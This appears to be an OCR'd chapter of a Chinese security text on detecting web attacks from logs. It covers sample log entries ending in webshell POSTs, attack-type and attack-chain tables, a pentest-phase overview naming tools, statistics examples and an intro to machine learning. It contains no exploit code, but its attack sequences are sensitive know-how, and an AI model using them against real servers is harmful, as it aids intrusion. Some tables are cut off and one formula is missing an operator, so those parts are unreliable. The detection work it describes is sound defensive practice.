00:15 GET http://localhost/admin_login.php 9.9.9.9 404 [疑似攻击]

00:15 GET http://localhost/guanli/ 9.9.9.9 200 [疑似攻击]

00:18 POST http://localhost/guanli/ 9.9.9.9 200 [疑似攻击]

00:20 GET http://localhost/main.php 9.9.9.9 200 [疑似攻击]

00:20 POST http://localhost/upload.php 9.9.9.9 200 [疑似攻击]

00:23 POST http://localhost/webshell.php 9.9.9.9 200 [确认攻击]
```

```
00:25 POST http://localhost/webshell.php 9.9.9.9 200 [确认攻击]

00:26 POST http://localhost/webshell.php 9.9.9.9 200 [确认攻击]
```

具有安全经验的人应该不难看出，我们的经验主要可总结为以下：

1.Web 攻击特征

可通过请求判断是否属于攻击请求且可判断出所属何种攻击以及攻击可造成的危害或者成功后达到的目的

2. 攻击手法

从攻击行为上进行逻辑分析，判断是否构成某种行为链

那么我们如何对此经验进行转化呢？我们先来说说 Web 攻击特征，可以看到通过这个经验，我们能具体得到以下信息：

请求属性：确认攻击、疑似攻击、正常请求

技术攻击类型：SQL 注入、文件下载、敏感、XSS 跨站、命令执行、XXE..

攻击行为类型：利用 SQL 注入获取用户信息、利用命令执行写入 webshell、利用文件下载漏洞下载配置文件..

判定原因：命中 XX 正则、满足 XX 条件、符合 XX 逻辑

风险等级：根据攻击行为类型、技术攻击类型等结果进行综合风险评定

..

为什么我们看到 Web 请求的时候能得到这么丰富的信息呢，原因是因为我们丰富的安全攻防经验，我们对 Web 应用的深度理解，我们对开发语言的理解，对 HTTP 的理解，对容器的理解，对业务逻辑的理解，然而想要把这些经验完全的工程化是非常复杂的事情，想要完全做到几乎不可能，而业内传统的做法是，使用简单的规则匹配进行转化，我们在数据治理的数据增量解析过程中加入我们的'' 安全经验 “, 在日志流处理过程中，首先进行格式解析，随后便调用安全专家编写的攻击规则进行增量解析。对此的实践工程参见：`https://github.com/anbai-inc/AttackFilter/` ~~PS：此插件非本人所写，本人不懂 Ruby 也不太喜欢脚本类语言（乃是团队内懂七种语言的 Ver007 所写，）~~

那么攻击手法又该如何进行经验转化呢？我们都知道，攻击手法是一个逻辑上的东西，不像文本类的攻击特征只需要进行关键字、正则匹配即可，而攻击手法属于行为类攻击特征，简单说就是文本类通过正则进行匹配，匹配成功则认为是 XXX 攻击，而行为类的特征是具有逻辑性的，比如上面的例子，我们看到了大量的后台地址 404 了，会联想到这是一次后台爆破行为，后台地址是文本类经验，而**大量后台地址 404** 则属于行为类经验，又比如我们看到攻击者注入用户信息后开始了扫描后台，那么很有可能攻击者已经得到了管理员账户密码，但是还没有找到登录入口，这种具有逻辑性的行为，那么这样的逻辑性经验我们又该如何转换呢？开始尝试的做法是：设计简单的攻击行为链的模型，通过攻击类型、攻击行为等信息进行规则化关联。

渗透步骤：

id	parent_action_nam
1	信息收集
2	漏洞探测
3	漏洞利用
4	权限控制
5	目的达成

攻击分类：

id	attack_type_name	risk_level	risk_desc
1	XSS跨站脚本攻击	2	中危级别威胁
2	SQL注入攻击	3	高危级别威胁
3	代码执行	3	高危级别威胁
4	命令执行	3	高危级别威胁
5	敏感文件	2	中危级别威胁
6	木马文件	3	高危级别威胁
7	备份文件	3	高危级别威胁
8	Exploit特征	3	高危级别威胁
9	XXE漏洞	3	高危级别威胁
10	文件上传漏洞	3	高危级别威胁
11	文件包含漏洞	3	高危级别威胁
12	文件下载漏洞	3	高危级别威胁
13	URL重定向	1	低危级别威胁
14	后台扫描	1	低危级别威胁
15	符号和编码攻击特征	2	中危级别威胁
16	SSRF	2	中危级别威胁
17	文件读取	2	中危级别威胁
18	扫描器特征	2	中危级别威胁
19	爬虫特征	0	风险提示
20	应用识别特征	0	风险提示

攻击行为分类：


id	action_type_name	rules_id	parent_id
1	探测注入	1	2
2	利用SQL注入获取数据	2, 3, 4, 5, 6, 7, 10, 12, 13, 14, 15, 16	3
3	利用SQL注入读写文件	8,9	3
4	执行恶意命令	35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52	3
5	后台扫描	87,89	1
6	上传文件	77,83	3
7	CMS后台扫描	88	1
8	Exploit特征	73, 74, 75, 76	3
9	任意文件下载	85	3
10	恶意webshell小马	65, 66, 70	4
11	恶意webshell大马	67	4
12	数据库备份文件	55,62	3
13	未知备份文件	64	3
14	脱库脚本	69	5
15	敏感文件	60, 61, 58, 57, 59, 56, 53,117	2
16	测试是否存在代码执行漏洞	22, 24, 25, 26, 27, 28, 31, 32, 33	3
17	利用代码执行进行读写文件	29	3
18	扫描器特征	93,94,95,96,97,98,99,100,101,102,103,104,105,106,107,108,109,110,111,11	2
19	爬虫特征	0	1
20	入站特征	0	1


攻击行为链

id	attack_mode	attack_mode_desc
1	[{"id":1,"mode":"1,2,5,6,10"},{"id":2,"mode":"1,2,5,6,11"}]	利用SQL注入获取账户信息进入后台上传恶意webshell入侵服务器
2	[{"id":1,"mode":"6,10"},{"id":2,"mode":"6,11"},{"id":3,"mode":"13,6,10"},{"id":4,"mode":"13,6,11"},{"id":5,"mode":"	利用上传漏洞上传恶意webshell入侵服务器
3	[{"id":1,"mode":"5,6,10"},{"id":2,"mode":"5,6,11"},{"id":3,"mode":"12,5,6,10"},{"id":4,"mode":"12,5,6,11"}]	利用后台接口命令进入后台上传恶意webshell入侵服务器
4	[{"id":1,"mode":"18,4,10"},{"id":2,"mode":"18,4,11"},{"id":3,"mode":"18,16,4,10"},{"id":4,"mode":"18,16,4,11"},{"s	利用命令执行直接获取webshell入侵服务器
5	[{"id":1,"mode":"18,8,6,10"},{"id":2,"mode":"18,8,6,11"},{"id":3,"mode":"8,6,10"},{"id":4,"mode":"8,6,11"}]	利用xss盲打获取后台cookie进入后台上传恶意webshell入侵服务器
6	[{"id":1,"mode":"9,6,10"},{"id":2,"mode":"9,6,11"},{"id":3,"mode":"18,9,13,4,10"},{"id":4,"mode":"18,9,13,4,11"},{"	利用文件下载漏洞上传恶意webshell入侵服务器
7	[{"id":1,"mode":"16,4,10"},{"id":2,"mode":"16,4,11"},{"id":3,"mode":"4,10"},{"id":4,"mode":"4,11"},{"id":5,"mode":	利用Struts2命令执行漏洞直接获取系统权限
8	[{"id":1,"mode":"18,1,2,10"},{"id":2,"mode":"18,1,2,11"},{"id":3,"mode":"1,3,11"},{"id":4,"mode":"1,3,10"},{"id":5,"i	利用SQL注入写入shell
9	[{"id":1,"mode":"18,16,4,10"},{"id":2,"mode":"18,16,4,11"},{"id":3,"mode":"18,4,10"},{"id":4,"mode":"18,4,11"},{"i	利用代码执行写shell
10	[{"id":1,"mode":"18,8,4"},{"id":2,"mode":"8,4,10"},{"id":3,"mode":"8,4,11"},{"id":4,"mode":"8,4,11"}]	利用Exploit获取服务器权限
11	[{"id":1,"mode":"10,15,14,11"}]	测试模型

~~似乎看到了 Attack Models、Attack Trees、Kill Chain 的影子~~


引用一张图来描述这个过程：(此图来源于碳基体)


信息收集
信息收集
拓扑结构绘制，开放端口，服务标识，重要服务分析，
web应用标识（服务器端技术，客户端技术，是否为开源框架）
工具：NMAP，Netifera，scapy
漏洞评估
漏洞评估
网络漏洞评估，web应用漏洞评估，数据库漏洞评估
工具：OpenVAS，mantra，网络Fuzzer，web应用Fuzzer，web代理，web漏洞扫描
（1）各种弱口令、密码哈希值提取，暴力破解
（2）各种服务的漏洞，溢出
漏洞利用
漏洞利用
网络漏洞利用，web漏洞利用，数据库漏洞利用，无线漏洞利用
工具：MSF，SET，Fasttrack，开源漏洞库
权限提升
权限提升
密码破解，中间人攻击（嗅探，篡改）
维持访问
维持访问
OS后门，web后门，隧道
先知社区
danqingdani.blog.163.com



通过对行为发生的逻辑顺序进行搜寻，我们找到了所有在日志中出现的符合行为逻辑的的行为链。

首先通过对渗透步骤、攻击类型、攻击行为类型等进行定义，并将攻击逻辑直接简化为攻击行为步骤，实际上 mode1 中的 [1,2,5,6,10] 对应便是攻击行为分类中的各个行为，组成起来便是'' 探测注入 ''、'' 利用 SQL 注入获取数据 ''、'' 后台扫描 ''、'' 上传文件 ''、'' 恶意 webshell 小马 ''，但是实际工程化的时候并非这么简单，会遇到诸多的问题，首先面临的便是日志分析七大难题，规则不够精细化，误报漏报问题，其次就是可信度问题，还有就是需要判定攻击成功的可能性问题，这种具有逻辑性的经验转化是我当初想要实现的 Web 自动化溯源流程中最为关键的环节。



虽然实现后问题诸多，但从提出想法，到目前实现，也算是迈出了一大步。而后续，这种转化还会持续下去。对于经验转化，这些只是冰山一角，将领域知识应用到实际的工程化中，其实在目前的大部分安全产品中随处可见。

7.7.2 二、统计分析

其实”统计分析“和数据分析一样也具有一个广义的含义，学术中的统计分析包含了调查、收集、分析、预测
先说说如何来理解传统的统计分析吧，我们先来看看统计局的一个[报表](http://www.stats.gov.cn/tjsj/

2017年，国家财政科学技术支出8383.6亿元，比上年增加622.9亿元，增长8%；财政科学技术支出占当年国家财政支出的比重为4.13%，与上年持平。其中，中央财政科学技术支出3421.5亿元，增长4.7%，占财政科学技术支出的比重为40.8%；地方财政科学技术支出4962.1亿元，增长10.5%，占比为59.2%。

2017年财政科学技术支出情况

	财政科学技术支出（亿元）	比上年增长（%）	占财政科学技术支出的比重（%）
合　计	**8383.6**	**8.0**	—
其中：科学技术	7267.0	10.7	86.7
其他功能支出中用于科学技术的支出	1116.6	-6.7	13.3
其中：中央	3421.5	4.7	40.8
地方	4962.1	10.5	59.2

注：本表中财政科学技术支出的统计范围为公共财政支出安排的科技项目。


附表1　2017年分行业规模以上工业企业研究与试验发展（R&D）经费情况

行　业	R&D经费（亿元）	R&D经费投入强度（%）	行　业	R&D经费（亿元）	R&D经费投入强度（%）
合　计	**12013.0**	**1.06**	化学原料和化学制品制造业	912.5	1.11
采矿业	281.8	0.59	医药制造业	534.2	1.97
煤炭开采和洗选业	148.9	0.60	化学纤维制造业	106.1	1.34
石油和天然气开采业	57.3	0.76	橡胶和塑料制品业	307.2	1.01
黑色金属矿采选业	7.3	0.18	非金属矿物制品业	362.8	0.61
有色金属矿采选业	31.2	0.61	黑色金属冶炼和压延加工业	638.7	0.99
非金属矿采选业	11.9	0.28	有色金属冶炼和压延加工业	461.6	0.85
开采辅助活动	25.4	1.62	金属制品业	343.2	0.95
制造业	11624.7	1.14	通用设备制造业	696.8	1.53
农副食品加工业	274.6	0.46	专用设备制造业	636.9	1.78
食品制造业	148.1	0.67	汽车制造业	1164.6	1.38
酒、饮料和精制茶制造业	99.8	0.58	铁路、船舶、航空航天和其他运输设备制造业	428.8	2.53
烟草制品业	19.8	0.22	电气机械和器材制造业	1242.4	1.73
纺织业	233.2	0.64	计算机、通信和其他电子设备制造业	2002.8	1.88
纺织服装、服饰业	110.5	0.53	仪器仪表制造业	210.2	2.11
皮革、毛皮、羽毛及其制品和制鞋业	65.1	0.46	其他制造业	32.6	1.31
木材加工和木、竹、藤、棕、草制品业	60.3	0.47	废弃资源综合利用业	16.3	0.42
家具制造业	55.4	0.63	金属制品、机械和设备修理业	14.7	1.35
造纸和纸制品业	144.6	0.97	**电力、热力、燃气及水生产和供应业**	106.4	0.16

可以看到并非不复杂，一眼看去基本是普通公众可以理解的统计数据。嗯，这就是我们要说的统计分析。

在日志中，我们也需要统计分析，虽然微观的分析，具体的事件线索，从日志中发现 0day，从流量中捕获异常行为这些来得更直接，但是宏观上的安全分析一样具有实际意义，虽然我们技术人员对各种花哨的大屏嗤之以鼻，但是如果没有宏观的安全状态，又如何开始深入，先广后细方能掌握全局。我们可以根据不同的场景进行思考，哪些指标是值得我们统计的，哪些统计分析是具有较大的价值与实际意义的，是否可以通过专家经验完成额外的统计分析需求。一旦理解清楚这些，我们想要开始进行统计分析便是一件非常简单的事情，下面的统计图便是我对一个仅具备初级研发能力不了解系统日志的小组成员进行培训后所完成的对 Windows 系统日志进行统计后的结果：


Count
TaskSort.keyword: Descending
Count


Count
EventIdDiscribe.Sketch.keyword: Descending
Count
Count
Count

要进行统计分析这一步骤，最关键的步骤在于对统计分析需求的调研，而数据定义、数据解析、增量解析、聚合搜索、可视化等都是建立在此步骤，如对此过程有兴趣者，找机会另起一篇文章。

7.7.3 三、机器学习

其实这是一个并不太想讲到的主题，因为在国内安全行业中，大家都在提自己具有人工智能（可能也包括我们自己
那么什么是机器学习呢？这个技术到底能做到什么？它的优缺点是什么？它又是如何和安全扯上关系的？..

翻了翻自己的笔记看到，作者本人正真开始接触机器学习是在去年的 6 月份，在此之前也仅仅停留在知道这个名词。机器学习的专业定义：

机器学习(Machine Learning，ML)是一门多领域交叉学科，涉及概率论、统计学、逼近论、凸分析、算法复杂度
它是人工智能的核心，是使计算机具有智能的根本途径，其应用遍及人工智能的各个领域，它主要使用归纳、综合


其实要理解机器学习还是有点复杂的事情，我们来举个教科书上的例子：

我现在要对花瓣进行分类，人之所以能区分，大部分依赖的对某一事物的记忆。而机器学习的逻辑是，先基于数据进行学习，首先花瓣的宽度与长度代表是区分两种花瓣的特征，然后花瓣类别表示满足此特征则是某类，大家思考一下如果就有两种花瓣宽度长度都有一样，但是就是不是一种花，它们可能颜色不一样，可能有些长在树上，有些是长在地上，其实这个思考的过程，便是用人的思维进行特征提取，找出对学习出类别影响较大的因素，还有一些时候，我们也无法得知那些特征是对类别有较大的影响怎么办，这个时候就需要接触到特征选择了，特性选择的作用是衡量该特征和响应变量之间的关系的一种计算方法，有兴趣的同学可自行学习这里不再展开。

A	B	C
花瓣宽度（cm）	花瓣长度(cm)	花瓣类别
1.6	0.6	山鸢尾
1.4	0.3	山鸢尾
1.7	0.5	山鸢尾
1.1	0.1	山鸢尾
3	1.1	变色鸢尾
4.5	1.5	变色鸢尾
5	1.7	变色鸢尾
4	1	变色鸢尾

当我们准备好上述数据，然后尝试将数据放到直角坐标系中，宽高数据构成了特征向量，平面上的点称之为特征点，由点构成的空间称之为特征空间，通过观察，我们很容易在特征空间中画出一条直线进行区分，然后便能得到公式:0.5 *x1 + x2 - 2 = 0，最后我们得到分类函数 g(x1,x2)：山鸢尾：:0.5* x1 + x2 - 2 0

变色鸢尾：0.5 * x1 + x2 - 2 ＜ 0



此时分类问题就变成了一个数学问题，我们只需要将花瓣的宽高输入到函数便能得到花瓣的类型，但实际情况中，特征点在特征空间中的位置分布非常复杂，因为现实数据中会存在多种可能性，采用观察和尝试来得到分类函数几乎是不可能的，也是没有效率的，因此我们需要通过一些方法来自动学习并获得这个分类函数，这个便是对机器学习最简单的理解。通过输入数据进行学习，通过学习得到模型，而这个模型其实就是一个数学公式，也就是分类函数。

~~PS：此处只是为了帮助初学者初步理解机器学习，可能存在不恰到之处，请初学者按此理解后保持质疑，不断学习，不断更正~~

为了了解机器学习所涉及到的知识领域，我对一本书进行了提词，并希望以此来宏观的了解所有相关的知识点来进行有计划的学习，如图：

